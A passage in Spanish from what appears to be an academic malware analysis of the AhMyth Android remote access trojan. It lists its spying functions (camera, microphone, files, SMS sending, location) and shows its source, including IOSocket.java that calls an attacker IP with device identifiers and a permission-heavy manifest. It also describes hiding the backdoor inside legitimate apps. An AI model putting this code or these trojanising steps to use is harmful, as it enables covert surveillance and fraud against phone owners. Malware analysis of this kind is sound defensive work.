

Figura 6.7: Acciones nocivas disponibles en AhMyth.

En conclusión, para instalar y configurar *AhMyth* correctamente debemos establecer los pasos descritos anteriormente. Sin embargo, una vez generadas los ficheros *APK* y establecida la infraestructura necesaria por del atacante, solamente debemos emplear técnicas de ingeniería social para lograr que los usuarios instalen las aplicaciones maliciosas en sus dispositivos *Android*.

6.4 Conjunto de Acciones nocivas disponibles en AhMyth

En esta sección, se describirán el conjunto de acciones maliciosas que puede realizar el atacante con el *RAT AhMyth*, una vez se haya completado correctamente el proceso de infección.

Como se ha comentado anteriormente, cuando se ha llevado a cabo una conexión exitosa con la víctima, nos aparecerá un nuevo registro en el panel de control principal denominado "*VICTIMS LABS*". Al cliquear en la etiqueta "*Open the lab*" podemos observar las acciones nocivas que nos permite ejecutar *AhMyth* de forma remota. Entre ellas, podemos distinguir:

- *Gestión de la cámara:* permite al atacante realizar fotografías aprovechando tanto la cámara frontal como trasera del dispositivo. Una vez realizada, envía la fotografía al atacante.



Figura 6.8: Gestión de la cámara de forma remota mediante AhMyth.

- *Gestor de ficheros:* nos permite acceder al sistema de ficheros del dispositivo comprometido y poder descargar cualquier tipo de fichero disponible al cual podamos acceder con los permisos asignados por el usuario que está ejecutando el *Backdoor*.



Figura 6.9: Acceso al sistema de ficheros del dispositivo móvil de la víctima.

- *Grabación de audios:* la herramienta permite controlar el micrófono del dispositivo comprometido de forma remota. Con ello, podemos grabar audios indicándole un periodo de tiempo y enviarlos al atacante.

- *Ubicación:* como muchos otros *RAT*, nos permiten obtener la ubicación del terminal a través del *GPS*. Para ello, el usuario debe tener habilitados los servicios de localización en su dispositivo.



Figura 6.10: Ubicación del dispositivo móvil de la víctima.

- *Contactos:* con esta opción, el atacante puede acceder a la lista de contactos de su víctima y descargarlos de forma remota.

- *SMS:* con esta opción, podemos realizar dos acciones diferentes: obtener el listado de *SMS* recibidos/enviados por la víctima y poder enviar *SMS* en su nombre a cualquier destinatario.



Figura 6.11: Enviar SMS suplantando la identidad de la víctima a través de su dispositivo.

- *Registro de llamadas:* Obtener el registro de llamadas tanto perdidas, recibidas como emitidas por la víctima.

En conclusión, *AhMyth* nos permite llevar a cabo diferentes acciones sobre los dispositivos comprometidos de forma remota. La gran mayoría de ellas se encargan de extraer información y gestionar componentes de *hardware* del dispositivo sin el consentimiento y conciencia de los usuarios. Sin embargo, también nos permite suplantar la identidad de las víctimas, permitiendo el envió de *SMS* en su nombre. Con ello, el atacante podría obtener beneficios económicos si lleva a cabo un proceso automático de envío de *SMS* contra servicios *Premium* gestionados por el mismo.

6.5 Análisis del código fuente y comunicaciones de AhMyth

Como se ha comentado al inicio del capítulo, *AhMyth* es un *malware RAT* para *Android* liberado con carácter educacional. Por lo tanto, para poder acceder a su código fuente no necesitamos realizar ningún tipo de decompilación o algún otro proceso similar. Por lo tanto, a continuación se detallarán los aspectos más relevantes de ambas aplicaciones y cómo se comunican entre sí para su correcto funcionamiento. Para ello, se analizará el código fuente de ambas aplicaciones y el tráfico de red generado entre máquinas virtuales/dispositivos reales con el objetivo de comprender mejor su funcionamiento y monitorizar el conjunto de acciones realizadas en todo momento.

6.5.1 Aplicación Android

Tras analizar en profundidad el código fuente de la aplicación *Android* donde se incluye el *Backdoor*, podemos destacar los siguientes aspectos:

- El cometido principal de la aplicación es lanzar un servicio denominado *MainService* en segundo plano encargado de iniciar una conexión bidireccional con el atacante. En concreto, se conectará a la aplicación de la parte del servidor haciendo uso del protocolo *WebSocket*.

- El servicio *MainService* puede ser lanzado de dos formas diferentes: a la hora de iniciar la aplicación a través de su única *Activity* denominada *MainActivity* o cuando se arranca el sistema operativo por medio de un *Receiver* llamado *MyReceiver* sin la intervención del usuario.

- La finalidad principal de servicio *MainService* consiste en conectarse vía *WebSocket* con la máquina del atacante y recibir órdenes del mismo. Para ello, utiliza la librería *Socket.IO* destinada para el desarrollo de aplicaciones en tiempo real. Su cometido es establecer canales bidireccionales ente clientes y servidores. Esta librería añade más características a las ya incluidas en el protocolo *WebSocket* como por ejemplo la E/S de forma asíncrona, transmisión múltiples *sockets* entre otras. Para ello, utiliza las clases *IOSocket y ConnectionManager.* En la clase *IOSocket* podemos encontrar la dirección *HTTP* a la cual se conecta para enviar y recibir órdenes del el atacante.

IOSocket.java | AndroidManifest.xml | SMSManager.java | MyReceiver.java | MainActivity.java | MainService.java | CameraManager.java | ConnectionManager.java | CallsManager.java | ContactsManager.java

```
package ahmyth.mine.king.ahmyth;

import android.os.Build;
import android.provider.Settings;
import java.net.URISyntaxException;
import io.socket.client.IO;
import io.socket.client.Socket;


/**
 * Created by AhMyth on 10/14/16.
 */
public class IOSocket {
    private static IOSocket ourInstance = new IOSocket();
    private io.socket.client.Socket ioSocket;



    private IOSocket() {
        try {

            String deviceID = Settings.Secure.getString(MainService.getContextOfApplication().getContentResolver(), Settings.Secure.ANDROID_ID);
            IO.Options opts = new IO.Options();
            opts.reconnection = true;
            opts.reconnectionDelay = 5000;
            opts.reconnectionDelayMax = 999999999;

            ioSocket = IO.socket("http://192.168.8.101:42474?model="+ android.net.Uri.encode(Build.MODEL)+"&manf="+Build.MANUFACTURER+"&release="+Build.VERSION.RELEASE+"&id="+deviceID);
        } catch (URISyntaxException e) {
            e.printStackTrace();
        }
    }


    public static IOSocket getInstance() {
        return ourInstance;
    }

    public Socket getIoSocket() {
        return ioSocket;
    }

```

Figura 6.12: Definición de la URL por la cual comunicarse a través de WebSocket con el atacante.

- Además de comunicarse con el servidor, la aplicación implementa las acciones nocivas descritas en apartados anteriores, encargadas de comunicarse con la *Java API Framework* para obtener a información del dispositivo, acceso a recursos protegidos e incluso utilizar aplicaciones del sistema operativo como por ejemplo realizar fotos con las cámaras o enviar *SMS*. Para cada acción nociva, se ha desarrollado una clase específica: *CameraManager*, *ContactsManager*, *FileManager*, *LocManager*, *MicManager*, *CallsManager* y *SMSManager*.

AndroidManifest.xml | SMSManager.java | MyReceiver.java | MainActivity.java | MainService.java | IOSocket.java

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="ahmyth.mine.king.ahmyth">

    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.CAMERA" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-feature android:name="android.hardware.camera" />
    <uses-feature android:name="android.hardware.camera.autofocus" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />

    <application
        android:allowBackup="true"
        android:hardwareAccelerated="false"
        android:largeHeap="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:supportsRtl="true"
        android:theme="@style/AppTheme">
        <activity android:name=".MainActivity" android:launchMode="singleInstance">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <service
            android:name=".MainService"
            android:enabled="true"
            android:exported="false"
            />
```

Figura 6.13: Manifest.xml de la aplicación Android empleada por AhMyth.

Por otro lado, uno de los aspectos más relevantes es el contenido del archivo *Manifest.xml* ya que es el lugar donde se definen todos los permisos necesarios por el *software* malicioso. Estos permisos deben ser aceptados por el usuario a la hora de instalar la aplicación tal y como podemos observar en la *Figura 6.6.* Además, de la declaración de permisos, podemos observar los componentes utilizados como el *MainActivity*, *MainService* y *MyReceiver*.

En conclusión, el cometido de esta aplicación es lanzar un servicio en segundo plano encargado de conectarse con la aplicación administrada con el atacante y posteriormente esperar órdenes del mismo. Una vez recibidas las ordenes por parte del atacante, la aplicación las analizará y ejecutará su acción nociva correspondiente. Una vez acabe de ejecutarse, se enviarán los resultados al atacante por medio del canal bidireccional construido de forma asíncrona. Con todo ello, esta aplicación puede ser utilizada por el atacante para controlar el dispositivo de sus víctimas de forma remota sin que el propietario legítimo se percate de ello.

6.5.2 Aplicación de Escritorio

Una vez analizado el código fuente de la aplicación del lado del servidor, podemos destacar los siguientes aspectos:

- Se utiliza para generar de forma dinámica el fichero *APK* malicioso descrito anteriormente y posteriormente firmarlo. Esto es así, ya que dependiendo de la configuración designada por el atacante (*IP* y puerto en los que estará escuchando el panel administrado por el atacante) modificaría su código fuente.

Figura 6.14: Función encargada de generar el fichero APK firmado que contiene el código malicioso.

Como podemos observar en la figura, utiliza la herramienta *APKtool* para generar el fichero *APK* y posteriormente un *script* denominado *sing.jar* para firmarla. Ambos *script*, están incluidos en el proyecto junto con un certificado *x.509* y sus claves *RSA* correspondientes.



Figura 6.15: Cambiar la configuración de conexión con el socket del atacante antes de construir el fichero APK.

En esta última figura, podemos observar como se añade el *puerto* y dirección *IP* introducidas desde el panel de control, para modificar los parámetros de conexión donde escucha el atacante.

- Otra de las grandes características que nos aporta la aplicación del lado del servidor de *AhMyth* es la capacidad de introducir el código malicioso en el interior de otra aplicación legítima. Para ello, decompila el fichero APK original, copia el código *smali* de la aplicación maliciosa dentro de la original (generado previamente por la herramienta *APKTool*) y posteriormente modifica el fichero *AndroidManifest.xml* para incluirlo en el flujo de la aplicación junto con sus permisos específicos. Una vez introducido el código malicioso, genera de nuevo el fichero *APK* con el *Backdoor* perfectamente instalado.

Figura 6.16: Copia del Backdoor en el interior de una aplicación original con el objetivo de pasar desapercibida ante los usuarios.

- Permite configurar el instante en el cual se ejecutará el código malicioso situado en el dispositivo *Android* infectado. Existen dos opciones, al iniciar la aplicación o desde el arranque del dispositivo. Para ello, cambia el contenido del fichero *AndroidManifest.xml* a la hora de generar la *APK* con el objetivo de modificar los permisos requeridos e indicarle el uso del *Receiver* descrito anteriormente.

- Cuando el atacante crea oportuno, puede ponerse a la escucha para recibir peticiones enviadas de las víctimas. Para ello, utiliza un canal bidireccional de comunicación mediante el uso de la librería *Socket.IO* similar a la utilizada en la aplicación *Android*.



Figura 6.17: Inicio de la escucha a través de Socke.IO desde la aplicación del atacante.

- Otra de las características más importantes y por las cuales podemos considerar AhMyth como un *malware RAT* es la ejecución de acciones de forma remota sin el consentimiento y conciencia de los usuarios sobre el dispositivo *Android* infectado. Una vez establecido el canal de comunicación, el atacante pueden enviar diferentes órdenes a las aplicaciones móviles, siendo estas ejecutadas en las víctimas. Para ello, se emplean diferentes códigos como por ejemplo *x0000ca* (realizar una foto) o *x0000fm* (acceder al gestor de ficheros) los cuales serán interpretados por la aplicación *Android* con el objetivo de diferenciar que tipo de acción realizar.



Figura 6.18: Envío de una orden remota a ejecutar en la víctima desde la aplicación del atacante.

6.5.3 Comunicación

Como se ha comentado a lo largo del análisis, se utiliza el protocolo *WebSocket* para generar un canal bidireccional y *full-duplex* a través del cual comunicarse. Además, utiliza el protocolo situado en la capa de transporte *TCP* para crear las conexiones entre las dos aplicaciones localizadas en dispositivos diferentes. Este protocolo es totalmente compatible con *HTTP* pudiendo en muchos casos compartir sus puertos (*80* y *443* para el seguro).

Si analizamos su código fuente, podemos observar una dirección *HTTP* que apunta a la máquina del atacante:

```
http://192.168.8.101:42474?model="+
android.net.Uri.encode(Build.MODEL)+"&manf="+Build.MANUFACTURER+"&release="+Build.VERSION.RELEAS
E+"&id="+deviceID
```

Figura 6.19: Petición HTTP enviada por la Aplicación Android para iniciar el proceso de comunicación con el atacante.

A través de esta petición, la aplicación *Android* envía la información necesaria de la víctima al atacante para poder establecer el proceso de comunicación a través del socket *TCP* en modo escucha, localizado en la máquina del atacante.

Por otro lado, como podemos observar en la *Figura 6.15*, se está utilizando el protocolo *HTTP* no seguro y *WebSocket* sin *SSL*. Con lo cual, si analizamos la red en donde se encuentran tanto la víctima y como el atacante podemos leer la información transmitida en texto claro.



Figura 6.20: Tráfico generado por AhMyth tras llevar a cabo acciones maliciosas sobre el dispositivo infectado.

Como podemos observar en la figura, las ordenes transmitidas por el atacante están disponibles en texto claro ya que no se utiliza *SSL* para cifrar su contenido.

Capítulo 7: Medidas de seguridad para evitar el malware en Android

